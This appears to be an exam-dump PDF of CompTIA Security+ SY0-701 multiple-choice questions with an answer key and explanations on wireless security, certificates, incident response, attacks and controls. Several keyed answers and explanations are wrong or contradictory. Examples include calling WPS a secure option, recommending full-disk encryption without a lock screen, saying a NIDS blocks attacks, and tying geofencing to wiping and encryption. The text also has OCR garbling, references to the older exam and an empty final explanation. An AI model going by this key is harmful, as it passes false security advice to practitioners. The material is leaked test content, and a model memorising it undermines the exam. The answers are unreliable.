


# SY0-701 Dumps

## CompTIA Security+ Exam

<https://www.certleader.com/SY0-701-dumps.html>



**NEW QUESTION 1**

- (Exam Topic 1)

A company is planning to install a guest wireless network so visitors will be able to access the Internet. The stakeholders want the network to be easy to connect to so time is not wasted during meetings. The WAPs are configured so that power levels and antennas cover only the conference rooms where visitors will attend meetings. Which of the following would BEST protect the company's Internal wireless network against visitors accessing company resources?

- A. Configure the guest wireless network to be on a separate VLAN from the company's internal wireless network
- B. Change the password for the guest wireless network every month.
- C. Decrease the power levels of the access points for the guest wireless network.
- D. Enable WPA2 using 802.1X for logging on to the guest wireless network.

**Answer:** A

**Explanation:**

Configuring the guest wireless network on a separate VLAN from the company's internal wireless network will prevent visitors from accessing company resources. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 4

**NEW QUESTION 2**

- (Exam Topic 1)

An organization is moving away from the use of client-side and server-side certificates for EAP. The company would like for the new EAP solution to have the ability to detect rogue access points. Which of the following would accomplish these requirements?

- A. PEAP
- B. EAP-FAST
- C. EAP-TLS
- D. EAP-TTLS

**Answer:** B

**Explanation:**

EAP-FAST (Extensible Authentication Protocol-Flexible Authentication via Secure Tunneling) supports mutual authentication and is designed to simplify the deployment of strong, password-based authentication. EAP-FAST includes a mechanism for detecting rogue access points. References:

➤ CompTIA Security+ Study Guide Exam SY0-601, Chapter 4

**NEW QUESTION 3**

- (Exam Topic 1)

A retail company that is launching a new website to showcase the company's product line and other information for online shoppers registered the following URLs:

- \* www.companysite.com
- \* shop.companysite.com
- \* about-us.companysite.com
- \* contact-us.companysite.com
- \* secure-login.companysite.com

Which of the following should the company use to secure its website if the company is concerned with convenience and cost?

- A. A self-signed certificate
- B. A root certificate
- C. A code-signing certificate
- D. A wildcard certificate
- E. An extended validation certificate

**Answer:** D

**Explanation:**

The company can use a wildcard certificate to secure its website if it is concerned with convenience and cost. A wildcard certificate can secure multiple subdomains, which makes it cost-effective and convenient for securing the various registered domains.

The retail company should use a wildcard certificate if it is concerned with convenience and cost. A wildcard SSL certificate is a single SSL/TLS certificate that can provide significant time and cost savings, particularly for small businesses. The certificate includes a wildcard character (\*) in the domain name field, and can secure multiple subdomains of the primary domain.

**NEW QUESTION 4**

- (Exam Topic 1)

After gaining access to a dual-homed (i.e., wired and wireless) multifunction device by exploiting a vulnerability in the device's firmware, a penetration tester then gains shell access on another networked asset. This technique is an example of:

- A. privilege escalation
- B. footprinting
- C. persistence
- D. pivoting.

**Answer:** D

**Explanation:**

The technique of gaining access to a dual-homed multifunction device and then gaining shell access on another networked asset is an example of pivoting. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 8: Application, Data, and Host Security, Enumeration and Penetration Testing

**NEW QUESTION 5**

- (Exam Topic 1)

Which of the following would produce the closest experience of responding to an actual incident response scenario?

- A. Lessons learned
- B. Simulation
- C. Walk-through
- D. Tabletop

**Answer: B**

**Explanation:**

A simulation exercise is designed to create an experience that is as close as possible to a real-world incident response scenario. It involves simulating an attack or other security incident and then having security personnel respond to the situation as they would in a real incident. References: CompTIA Security+ SY0-601 Exam Objectives: 1.1 Explain the importance of implementing security concepts, methodologies, and practices.

**NEW QUESTION 6**

- (Exam Topic 1)

A security administrator wants to implement a program that tests a user's ability to recognize attacks over the organization's email system. Which of the following would be BEST suited for this task?

- A. Social media analysis
- B. Annual information security training
- C. Gamification
- D. Phishing campaign

**Answer: D**

**Explanation:**

A phishing campaign is a simulated attack that tests a user's ability to recognize attacks over the organization's email system. Phishing campaigns can be used to train users on how to identify and report suspicious emails.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 2: Technologies and Tools, pp. 85-86.

**NEW QUESTION 7**

- (Exam Topic 1)

A company recently decided to allow its employees to use their personally owned devices for tasks like checking email and messaging via mobile applications. The company would like to use MDM, but employees are concerned about the loss of personal data. Which of the following should the IT department implement to BEST protect the company against company data loss while still addressing the employees' concerns?

- A. Enable the remote-wiping option in the MDM software in case the phone is stolen.
- B. Configure the MDM software to enforce the use of PINs to access the phone.
- C. Configure MDM for FDE without enabling the lock screen.
- D. Perform a factory reset on the phone before installing the company's applications.

**Answer: C**

**Explanation:**

MDM software is a type of remote asset-management software that runs from a central server. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets. It can monitor and regulate both corporate-owned and personally owned devices to the organization's policies.

FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage. FDE can protect data from unauthorized access in case the device is lost or stolen.

If a company decides to allow its employees to use their personally owned devices for work tasks, it should configure MDM software to enforce FDE on those devices. This way, the company can protect its data from being exposed if the device falls into the wrong hands.

However, employees may be concerned about the loss of personal data if the company also enables the remote-wiping option in the MDM software. Remote wiping is a feature that allows the company to erase all data on a device remotely in case of theft or loss. Remote wiping can also affect personal data on the device, which may not be acceptable to employees.

Therefore, a possible compromise is to configure MDM for FDE without enabling the lock screen. This means that the device will be encrypted, but it will not require a password or PIN to unlock it. This way, employees can access their personal data easily, while the company can still protect its data with encryption. The other options are not correct because:

- A. Enable the remote-wiping option in the MDM software in case the phone is stolen. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. Remote wiping can erase both work and personal data on the device, which may not be desirable for employees.
- B. Configure the MDM software to enforce the use of PINs to access the phone. This option may enhance the security of the device, but it may not address the company's concern about data loss. PINs can be guessed or bypassed by attackers, and they do not protect data if the device is physically accessed.
- D. Perform a factory reset on the phone before installing the company's applications. This option may address the company's concern about data loss, but it may not address the employees' concern about personal data loss. A factory reset will erase all data on the device, including personal data, which may not be acceptable to employees.

According to CompTIA Security+ SY0-601 Exam Objectives 2.4 Given a scenario, implement secure systems design:

"MDM software is a type of remote asset-management software that runs from a central server1. It is used by businesses to optimize the functionality and security of their mobile devices, including smartphones and tablets2."

"FDE stands for full disk encryption, which is a method of encrypting all data on a device's storage3." References:

<https://www.comptia.org/certifications/security#examdetails>

<https://www.comptia.org/content/guides/comptia-security-sy0-601-exam-objectives>

<https://www.makeuseof.com/what-is-mobile-device-management-mdm-software/>

**NEW QUESTION 8**

- (Exam Topic 1)

A company reduced the area utilized in its datacenter by creating virtual networking through automation and by creating provisioning routes and rules through scripting. Which of the following does this example describe?

- A. IaC
- B. MSSP
- C. Containers
- D. SaaS

**Answer:** A

**Explanation:**

IaaS (Infrastructure as a Service) allows the creation of virtual networks, automation, and scripting to reduce the area utilized in a datacenter. References: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 4

**NEW QUESTION 9**

- (Exam Topic 1)

A security researcher has alerted an organization that its sensitive user data was found for sale on a website. Which of the following should the organization use to inform the affected parties?

- A. A An incident response plan
- B. A communications plan
- C. A business continuity plan
- D. A disaster recovery plan

**Answer:** B

**Explanation:**

The organization should use a communications plan to inform the affected parties. A communications plan is a document that outlines how an organization will communicate with internal and external stakeholders during a crisis or incident. It should include details such as who will be responsible for communicating with different stakeholders, what channels will be used to communicate, and what messages will be communicated.

An incident response plan is a document that outlines the steps an organization will take to respond to a security incident or data breach. A business continuity plan is a document that outlines how an organization will continue to operate during and after a disruption. A disaster recovery plan is a document that outlines how an organization will recover its IT infrastructure and data after a disaster.

**NEW QUESTION 10**

- (Exam Topic 1)

A cybersecurity administrator needs to implement a Layer 7 security control on a network and block potential attacks. Which of the following can block an attack at Layer 7? (Select TWO).

- A. HIDS
- B. NIPS
- C. HSM
- D. WAF
- E. NAC
- F. NIDS
- G. Stateless firewall

**Answer:** DF

**Explanation:**

A WAF (Web Application Firewall) and NIDS (Network Intrusion Detection System) are both examples of Layer 7 security controls. A WAF can block attacks at the application layer (Layer 7) of the OSI model by filtering traffic to and from a web server. NIDS can also detect attacks at Layer 7 by monitoring network traffic for suspicious patterns and behaviors. References: CompTIA Security+ Study Guide, pages 94-95, 116-118

**NEW QUESTION 10**

- (Exam Topic 1)

A security administrator has discovered that workstations on the LAN are becoming infected with malware.

The cause of the infections appears to be users receiving phishing emails that are bypassing the current email-filtering technology. As a result, users are being tricked into clicking on malicious URLs, as no internal controls currently exist in the environment to evaluate their safety. Which of the following would be BEST to implement to address the issue?

- A. Forward proxy
- B. HIDS
- C. Awareness training
- D. A jump server
- E. IPS

**Answer:** C

**Explanation:**

Awareness training should be implemented to educate users on the risks of clicking on malicious URLs. References: CompTIA Security+ Study Guide: Exam SY0-601, Chapter 9

**NEW QUESTION 14**

- (Exam Topic 1)

Which of the following is the MOST secure but LEAST expensive data destruction method for data that is stored on hard drives?

- A. Pulverizing
- B. Shredding
- C. Incinerating
- D. Degaussing

**Answer:** B

**Explanation:**

Shredding may be the most secure and cost-effective way to destroy electronic data in any media that contain hard drives or solid-state drives and have reached their end-of-life<sup>1</sup>. Shredding reduces electronic devices to pieces no larger than 2 millimeters<sup>2</sup>. Therefore, shredding is the most secure but least expensive data destruction method for data that is stored on hard drives.

**NEW QUESTION 15**

- (Exam Topic 1)

Which of the following authentication methods is considered to be the LEAST secure?

- A. TOTP
- B. SMS
- C. HOTP
- D. Token key

**Answer:** B

**Explanation:**

SMS-based authentication is considered to be the least secure among the given options. This is because SMS messages can be intercepted or redirected by attackers through techniques such as SIM swapping, man-in-the-middle attacks, or exploiting weaknesses in the SS7 protocol used by mobile networks. Additionally, SMS messages can be compromised if a user's phone is lost, stolen, or infected with malware. In contrast, TOTP (Time-based One-Time Password), HOTP (HMAC-based One-Time Password), and token keys are more secure as they rely on cryptographic algorithms or physical devices to generate one-time use codes, which are less susceptible to interception or unauthorized access. Reference: 1. National Institute of Standards and Technology (NIST). (2017). Digital Identity Guidelines: Authentication and Lifecycle Management (NIST SP 800-63B). <https://nvlpubs.nist.gov/nistpubs/SpecialPublications/NIST.SP.800-63b.pdf>

**NEW QUESTION 16**

- (Exam Topic 1)

A bad actor tries to persuade someone to provide financial information over the phone in order to gain access to funds. Which of the following types of attacks does this scenario describe?

- A. Vishing
- B. Phishing
- C. Spear phishing
- D. Whaling

**Answer:** A

**Explanation:**

Vishing is a social engineering attack that uses phone calls or voicemail messages to trick people into divulging sensitive information, such as financial information or login credentials.

**NEW QUESTION 19**

- (Exam Topic 1)

A company installed several crosscut shredders as part of increased information security practices targeting data leakage risks. Which of the following will this practice reduce?

- A. Dumpster diving
- B. Shoulder surfing
- C. Information elicitation
- D. Credential harvesting

**Answer:** A

**Explanation:**

Crosscut shredders are used to destroy paper documents and reduce the risk of data leakage through dumpster diving. Dumpster diving is a method of retrieving sensitive information from paper waste by searching through discarded documents.

References:

➤ CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 2

**NEW QUESTION 20**

- (Exam Topic 1)

Which of the following environments typically hosts the current version configurations and code, compares user-story responses and workflow, and uses a modified version of actual data for testing?

- A. Development
- B. Staging
- C. Production
- D. Test

**Answer:** B

**Explanation:**

Staging is an environment in the software development lifecycle that is used to test a modified version of the actual data, current version configurations, and code. This environment compares user-story responses and workflow before the software is released to the production environment. References: CompTIA Security+ Study Guide, Sixth Edition, Sybex, pg. 496



**NEW QUESTION 25**

- (Exam Topic 1)

A security analyst is running a vulnerability scan to check for missing patches during a suspected security rodent. During which of the following phases of the response process is this activity MOST likely occurring?

- A. Containment
- B. Identification
- C. Recovery
- D. Preparation

**Answer:** B

**Explanation:**

Vulnerability scanning is a proactive security measure used to identify vulnerabilities in the network and systems. References: CompTIA Security+ Study Guide 601, Chapter 4

**NEW QUESTION 30**

- (Exam Topic 1)

A systems engineer is building a new system for production. Which of the following is the FINAL step to be performed prior to promoting to production?

- A. Disable unneeded services.
- B. Install the latest security patches.
- C. Run a vulnerability scan.
- D. Encrypt all disks.

**Answer:** C

**Explanation:**

Running a vulnerability scan is the final step to be performed prior to promoting a system to production. This allows any remaining security issues to be identified and resolved before the system is put into production. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 3

**NEW QUESTION 34**

- (Exam Topic 1)

A security engineer is hardening existing solutions to reduce application vulnerabilities. Which of the following solutions should the engineer implement FIRST? (Select TWO)

- A. Auto-update
- B. HTTP headers
- C. Secure cookies
- D. Third-party updates
- E. Full disk encryption
- F. Sandboxing
- G. Hardware encryption

**Answer:** AF

**Explanation:**

Auto-update can help keep the app up-to-date with the latest security fixes and enhancements, and reduce the risk of exploitation by attackers who target outdated or vulnerable versions of the app.

Sandboxing can help isolate the app from other processes and resources on the system, and limit its access and permissions to only what is necessary.

Sandboxing can help prevent the app from being affected by or affecting other applications or system components, and contain any potential damage in case of a breach.

**NEW QUESTION 39**

- (Exam Topic 1)

Which of the technologies is used to actively monitor for specific file types being transmitted on the network?

- A. File integrity monitoring
- B. Honeynets
- C. Tcpreplay
- D. Data loss prevention

**Answer:** D

**Explanation:**

Data loss prevention (DLP) is a technology used to actively monitor for specific file types being transmitted on the network. DLP solutions can prevent the unauthorized transfer of sensitive information, such as credit card numbers and social security numbers, by monitoring data in motion.

References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 2: Technologies and Tools, pp. 99-102.

**NEW QUESTION 41**

- (Exam Topic 1)

Which of the following function as preventive, detective, and deterrent controls to reduce the risk of physical theft? (Select TWO).

- A. Mantraps
- B. Security guards
- C. Video surveillance
- D. Fences
- E. Bollards
- F. Antivirus

**Answer:** AB

**Explanation:**

A - a mantrap can trap those personnel with bad intention(preventive), and kind of same as detecting, since you will know if someone is trapped there(detective), and it can deter those personnel from approaching as well(deterrent) B - security guards can sure do the same thing as above, preventing malicious personnel from entering(preventive+deterrent), and notice those personnel as well(detective)

**NEW QUESTION 42**

- (Exam Topic 1)

When planning to build a virtual environment, an administrator need to achieve the following,

- Establish policies in Limit who can create new VMs
- Allocate resources according to actual utilization'
- Require justification for requests outside of the standard requirements.
- Create standardized categories based on size and resource requirements Which of the following is the administrator MOST likely trying to do?

- A. Implement IaaS replication
- B. Protect against VM escape
- C. Deploy a PaaS
- D. Avoid VM sprawl

**Answer:** D

**Explanation:**

The administrator is most likely trying to avoid VM sprawl, which occurs when too many VMs are created and managed poorly, leading to resource waste and increased security risks. The listed actions can help establish policies, resource allocation, and categorization to prevent unnecessary VM creation and ensure proper management. Reference: CompTIA Security+ Certification Exam Objectives, Exam SY0-601, 3.6 Given a scenario, implement the appropriate virtualization components.

**NEW QUESTION 44**

- (Exam Topic 1)

A security analyst must enforce policies to harden an MDM infrastructure. The requirements are as follows:

- \* Ensure mobile devices can be tracked and wiped.
- \* Confirm mobile devices are encrypted.

Which of the following should the analyst enable on all the devices to meet these requirements?

- A. A Geofencing
- B. Biometric authentication
- C. Geolocation
- D. Geotagging

**Answer:** A

**Explanation:**

Geofencing is a technology used in mobile device management (MDM) to allow administrators to define geographical boundaries within which mobile devices can operate. This can be used to enforce location-based policies, such as ensuring that devices can be tracked and wiped if lost or stolen. Additionally, encryption can be enforced on the devices to ensure the protection of sensitive data in the event of theft or loss. References:

➤ CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 7

**NEW QUESTION 48**

- (Exam Topic 1)

A new security engineer has started hardening systems. One of the hardening techniques the engineer is using involves disabling remote logins to the NAS. Users are now reporting the inability to use SCP to transfer files to the NAS, even though the data is still viewable from the user's PCs. Which of the following is the most likely cause of this issue?

- A. TFTP was disabled on the local hosts
- B. SSH was turned off instead of modifying the configuration file
- C. Remote login was disabled in the networkd.config instead of using the sshd.conf
- D. Network services are no longer running on the NAS

**Answer:** B

**Explanation:**

SSH stands for Secure Shell Protocol, which is a cryptographic network protocol that allows secure remote login and command execution on a network device<sup>12</sup>. SSH can encrypt both the authentication information and the data being exchanged between the client and the server<sup>2</sup>. SSH can be used to access and manage a NAS device remotely<sup>3</sup>.

**NEW QUESTION 51**

- (Exam Topic 1)

A security analyst wants to verify that a client-server (non-web) application is sending encrypted traffic. Which of the following should the analyst use?

- A. openssl
- B. hping
- C. netcat
- D. tcpdump

**Answer:** A

**Explanation:**

To verify that a client-server (non-web) application is sending encrypted traffic, a security analyst can use OpenSSL. OpenSSL is a software library that provides cryptographic functions, including encryption and decryption, in support of various security protocols, including SSL/TLS. It can be used to check whether a client-server application is using encryption to protect traffic. References:

➤ [CompTIA Security+ Certification Exam Objectives - Exam SY0-601](#)

**NEW QUESTION 52**

- (Exam Topic 1)

A customer has reported that an organization's website displayed an image of a smiley (ace rather than the expected web page for a short time two days earlier. A security analyst reviews log tries and sees the following around the lime of the incident:

Website	Time	Name server	A record
CompTIA.org	8:10	names.comptia.org	192.168.1.10
CompTIA.org	9:00	names.comptia.org	192.168.1.10
CompTIA.org	9:30	ns.attacker.org	10.10.50.5
CompTIA.org	10:00	names.comptia.org	192.168.1.10

Which of the following is MOST likely occurring?

- A. Invalid trust chain
- B. Domain hijacking
- C. DNS poisoning
- D. URL redirection

**Answer:** C

**Explanation:**

The log entry shows the IP address for "www.example.com" being changed to a different IP address, which is likely the result of DNS poisoning. DNS poisoning occurs when an attacker is able to change the IP address associated with a domain name in a DNS server's cache, causing clients to connect to the attacker's server instead of the legitimate server. References: CompTIA Security+ SY0-601 Exam Objectives: 3.2 Given a scenario, implement secure network architecture concepts.

**NEW QUESTION 56**

- (Exam Topic 1)

A major clothing company recently lost a large amount of proprietary information. The security officer must find a solution to ensure this never happens again.

Which of the following is the BEST technical implementation to prevent this from happening again?

- A. Configure DLP solutions
- B. Disable peer-to-peer sharing
- C. Enable role-based
- D. Mandate job rotation
- E. Implement content filters

**Answer:** A

**Explanation:**

Data loss prevention (DLP) solutions can prevent the accidental or intentional loss of sensitive data. DLP tools can identify and protect sensitive data by classifying and categorizing it, encrypting it, or blocking it from being transferred outside the organization's network.

**NEW QUESTION 57**

- (Exam Topic 1)

After a phishing scam fora user's credentials, the red team was able to craft payload to deploy on a server. The attack allowed the installation of malicious software that initiates a new remote session

Which of the following types of attacks has occurred?

- A. Privilege escalation
- B. Session replay
- C. Application programming interface
- D. Directory traversal

**Answer:** A

**Explanation:**

"Privilege escalation is the act of exploiting a bug, design flaw, or configuration oversight in an operating system or software application to gain elevated access to resources that are normally protected from an application or user." In this scenario, the red team was able to install malicious software, which would require elevated privileges to access and install. Therefore, the type of attack that occurred is privilege escalation. References: CompTIA Security+ Study Guide, pages 111-112

**NEW QUESTION 60**

- (Exam Topic 1)

Which of the following in a forensic investigation should be priorities based on the order of volatility? (Select TWO).

- A. Page files
- B. Event logs
- C. RAM
- D. Cache
- E. Stored files
- F. HDD

**Answer:** CD



**Explanation:**

In a forensic investigation, volatile data should be collected first, based on the order of volatility. RAM and Cache are examples of volatile data. References: CompTIA Security+ Study Guide 601, Chapter 11

**NEW QUESTION 65**

- (Exam Topic 1)

During a security assessment, a security finds a file with overly permissive permissions. Which of the following tools will allow the analyst to reduce the permission for the existing users and groups and remove the set-user-ID from the file?

- A. 1s
- B. chflags
- C. chmod
- D. lsof
- E. setuid

**Answer:** C

**Explanation:**

The chmod command is used to change the permissions of a file or directory. The analyst can use chmod to reduce the permissions for existing users and groups and remove the set-user-ID bit from the file. References:

➤ [CompTIA Security+ Study Guide Exam SY0-601, Chapter 6](#)

**NEW QUESTION 66**

- (Exam Topic 1)

The spread of misinformation surrounding the outbreak of a novel virus on election day led to eligible voters choosing not to take the risk of going the polls. This is an example of:

- A. prepending.
- B. an influence campaign.
- C. a watering-hole attack.
- D. intimidation.
- E. information elicitation.

**Answer:** B

**Explanation:**

This scenario describes an influence campaign, where false information is spread to influence or manipulate people's beliefs or actions. In this case, the misinformation led eligible voters to avoid polling places, which influenced the outcome of the election.

**NEW QUESTION 69**

- (Exam Topic 1)

A backdoor was detected on the containerized application environment. The investigation detected that a zero-day vulnerability was introduced when the latest container image version was downloaded from a public registry. Which of the following is the BEST solution to prevent this type of incident from occurring again?

- A. Enforce the use of a controlled trusted source of container images
- B. Deploy an IPS solution capable of detecting signatures of attacks targeting containers
- C. Define a vulnerability scan to assess container images before being introduced on the environment
- D. Create a dedicated VPC for the containerized environment

**Answer:** A

**Explanation:**

Enforcing the use of a controlled trusted source of container images is the best solution to prevent incidents like the introduction of a zero-day vulnerability through container images from occurring again. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 11: Cloud Security, Container Security

**NEW QUESTION 73**

- (Exam Topic 1)

A Chief Information Officer receives an email stating a database will be encrypted within 24 hours unless a payment of \$20,000 is credited to the account mentioned in the email. This BEST describes a scenario related to:

- A. whaling.
- B. smishing.
- C. spear phishing
- D. vishing

**Answer:** C

**Explanation:**

The scenario of receiving an email stating a database will be encrypted unless a payment is made is an example of spear phishing. References: CompTIA Security+ Study Guide by Emmett Dulaney, Chapter 2: Threats, Attacks, and Vulnerabilities, Social Engineering

**NEW QUESTION 78**

- (Exam Topic 1)

A security analyst is investigating a phishing email that contains a malicious document directed to the company's Chief Executive Officer (CEO). Which of the following should the analyst perform to understand the threat and retrieve possible IoCs?

- A. Run a vulnerability scan against the CEO's computer to find possible vulnerabilities

- B. Install a sandbox to run the malicious payload in a safe environment
- C. Perform a traceroute to identify the communication path
- D. Use netstat to check whether communication has been made with a remote host

**Answer:** B

**Explanation:**

To understand the threat and retrieve possible Indicators of Compromise (IoCs) from a phishing email containing a malicious document, a security analyst should install a sandbox to run the malicious payload in a safe environment. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 209.

**NEW QUESTION 82**

- (Exam Topic 1)

Which of the following would be BEST for a technician to review to determine the total risk an organization can bear when assessing a "cloud-first" adoption strategy?

- A. Risk matrix
- B. Risk tolerance
- C. Risk register
- D. Risk appetite

**Answer:** B

**Explanation:**

To determine the total risk an organization can bear, a technician should review the organization's risk tolerance, which is the amount of risk the organization is willing to accept. This information will help determine the organization's "cloud-first" adoption strategy. References: CompTIA Security+ Certification Exam Objectives (SY0-601)

**NEW QUESTION 85**

- (Exam Topic 1)

A security incident has been resolved Which of the following BEST describes the importance of the final phase of the incident response plan?

- A. It examines and documents how well the team responded discovers what caused the incident, and determines how the incident can be avoided in the future
- B. It returns the affected systems back into production once systems have been fully patched, data restored and vulnerabilities addressed
- C. It identifies the incident and the scope of the breach how it affects the production environment, and the ingress point
- D. It contains the affected systems and disconnects them from the network, preventing further spread of the attack or breach

**Answer:** A

**Explanation:**

The final phase of an incident response plan is the post-incident activity, which involves examining and documenting how well the team responded, discovering what caused the incident, and determining how the incident can be avoided in the future. References: CompTIA Security+ Certification Exam Objectives - 2.5 Given a scenario, analyze potential indicators to determine the type of attack. Study Guide: Chapter 5, page 225.

**NEW QUESTION 88**

- (Exam Topic 1)

A security analyst is responding to an alert from the SIEM. The alert states that malware was discovered on a host and was not automatically deleted. Which of the following would be BEST for the analyst to perform?

- A. Add a deny-all rule to that host in the network ACL
- B. Implement a network-wide scan for other instances of the malware.
- C. Quarantine the host from other parts of the network
- D. Revoke the client's network access certificates

**Answer:** C

**Explanation:**

When malware is discovered on a host, the best course of action is to quarantine the host from other parts of the network. This prevents the malware from spreading and potentially infecting other hosts. Adding a deny-all rule to the host in the network ACL may prevent legitimate traffic from being processed, implementing a network-wide scan is time-consuming and may not be necessary, and revoking the client's network access certificates is an extreme measure that may not be warranted. References: CompTIA Security+ Study Guide, pages 113-114

**NEW QUESTION 90**

- (Exam Topic 1)

Hackers recently attacked a company's network and obtained several unfavorable pictures from the Chief Executive Officer's workstation. The hackers are threatening to send the images to the press if a ransom is not paid. Which of the following is impacted the MOST?

- A. Identify theft
- B. Data loss
- C. Data exfiltration
- D. Reputation

**Answer:** D

**Explanation:**

The best option that describes what is impacted the most by the hackers' attack and threat would be D. Reputation. Reputation is the perception or opinion that others have about a person or an organization. Reputation can affect the trust, credibility, and success of a person or an organization. In this scenario, if the

hackers send the unfavorable pictures to the press, it can damage the reputation of the Chief Executive Officer and the company, and cause negative consequences such as loss of customers, partners, investors, or employees.

**NEW QUESTION 95**

- (Exam Topic 1)

A company recently experienced an attack during which 5 main website was directed to the attack-er's web server, allowing the attacker to harvest credentials from unsuspecting customers. Which of the following should the company Implement to prevent this type of attack from occurring in the future?

- A. IPSec
- B. SSL/TLS
- C. DNSSEC
- D. S/MIME

**Answer:** C

**Explanation:**

The attack described in the question is known as a DNS hijacking attack. In this type of attack, an attacker modifies the DNS records of a domain name to redirect traffic to their own server. This allows them to intercept traffic and steal sensitive information such as user credentials.

To prevent this type of attack from occurring in the future, the company should implement C. DNSSEC.

DNSSEC (Domain Name System Security Extensions) is a security protocol that adds digital signatures to DNS records. This ensures that DNS records are not modified during transit and prevents DNS hijacking attacks.

**NEW QUESTION 98**

- (Exam Topic 1)

one of the attendees starts to notice delays in the connection. and the HTTPS site requests are reverting to HTTP. Which of the following BEST describes what is happening?

- A. Birthday collision on the certificate key
- B. DNS hacking to reroute traffic
- C. Brute force to the access point
- D. A SSL/TLS downgrade

**Answer:** D

**Explanation:**

The scenario describes a Man-in-the-Middle (MitM) attack where the attacker intercepts traffic and downgrades the secure SSL/TLS connection to an insecure HTTP connection. This type of attack is commonly known as SSL/TLS downgrade attack or a stripping attack. The attacker is able to see and modify the communication between the client and server.

**NEW QUESTION 103**

- (Exam Topic 1)

A network analyst is setting up a wireless access point for a home office in a remote, rural location. The requirement is that users need to connect to the access point securely but do not want to have to remember passwords Which of the following should the network analyst enable to meet the requirement?

- A. MAC address filtering
- B. 802.1X
- C. Captive portal
- D. WPS

**Answer:** D

**Explanation:**

The network analyst should enable Wi-Fi Protected Setup (WPS) to allow users to connect to the wireless access point securely without having to remember passwords. WPS allows users to connect to a wireless network by pressing a button or entering a PIN instead of entering a password.

Reference: CompTIA Security+ Study Guide, Exam SY0-601, Chapter 4: Identity and Access Management

**NEW QUESTION 108**

- (Exam Topic 1)

As part of a company's ongoing SOC maturation process, the company wants to implement a method to share cyberthreat intelligence data with outside security partners. Which of the following will the company MOST likely implement?

- A. TAXII
- B. TLP
- C. TTP
- D. STIX

**Answer:** A

**Explanation:**

Trusted Automated Exchange of Intelligence Information (TAXII) is a standard protocol that enables the sharing of cyber threat intelligence between organizations. It allows organizations to automate the exchange of information in a secure and timely manner. References: CompTIA Security+ Certification Exam Objectives 3.6 Given a scenario, implement secure network architecture concepts. Study Guide: Chapter 4, page 167.

**NEW QUESTION 113**

- (Exam Topic 1)

An application owner reports suspicious activity on an internal financial application from various internal users within the past 14 days. A security analyst notices the following:

- Financial transactions were occurring during irregular time frames and outside of business hours by unauthorized users.

- Internal users in question were changing their passwords frequently during that time period.
- A jump box that several domain administrator users use to connect to remote devices was recently compromised.
- The authentication method used in the environment is NTLM.

Which of the following types of attacks is MOST likely being used to gain unauthorized access?

- A. Pass-the-hash
- B. Brute-force
- C. Directory traversal
- D. Replay

**Answer:** A

**Explanation:**

The suspicious activity reported by the application owner, combined with the recent compromise of the jump box and the use of NTLM authentication, suggests that an attacker is likely using a pass-the-hash attack to gain unauthorized access to the financial application. This type of attack involves stealing hashed passwords from memory and then using them to authenticate as the compromised user without needing to know the user's plaintext password. References: CompTIA Security+ Study Guide, Exam SY0-601, 4th Edition, Chapter 5

**NEW QUESTION 114**

- (Exam Topic 1)

A security analyst needs an overview of vulnerabilities for a host on the network. Which of the following is the BEST type of scan for the analyst to run to discover which vulnerable services are running?

- A. Non-credentialed
- B. Web application
- C. Privileged
- D. Internal

**Answer:** C

**Explanation:**

Privileged scanning, also known as credentialed scanning, is a type of vulnerability scanning that uses a valid user account to log in to the target host and examine vulnerabilities from a trusted user's perspective. It can provide more accurate and comprehensive results than unprivileged scanning, which does not use any credentials and only scans for externally visible vulnerabilities.

**NEW QUESTION 117**

- (Exam Topic 2)

The application development teams have been asked to answer the following questions:

- > Does this application receive patches from an external source?
- > Does this application contain open-source code?
- > Is this application accessible by external users?
- > Does this application meet the corporate password standard? Which of the following are these questions part of?

- A. Risk control self-assessment
- B. Risk management strategy
- C. Risk acceptance
- D. Risk matrix

**Answer:** A

**Explanation:**

A risk control self-assessment (RCSA) is a process that allows an organization to identify, evaluate, and mitigate the risks associated with its activities, processes, systems, and products. A RCSA involves asking relevant questions to assess the effectiveness of existing controls and identify any gaps or weaknesses that need improvement. A RCSA also helps to align the risk appetite and tolerance of the organization with its strategic objectives and performance.

The application development teams have been asked to answer questions related to their applications' security posture, such as whether they receive patches from an external source, contain open-source code, are accessible by external users, or meet the corporate password standard. These questions are part of a RCSA process that aims to evaluate the potential risks and vulnerabilities associated with each application and determine how well they are managed and mitigated.

**NEW QUESTION 119**

- (Exam Topic 2)

A company is adding a clause to its AUP that states employees are not allowed to modify the operating system on mobile devices. Which of the following vulnerabilities is the organization addressing?

- A. Cross-site scripting
- B. Buffer overflow
- C. Jailbreaking
- D. Side loading

**Answer:** C

**Explanation:**

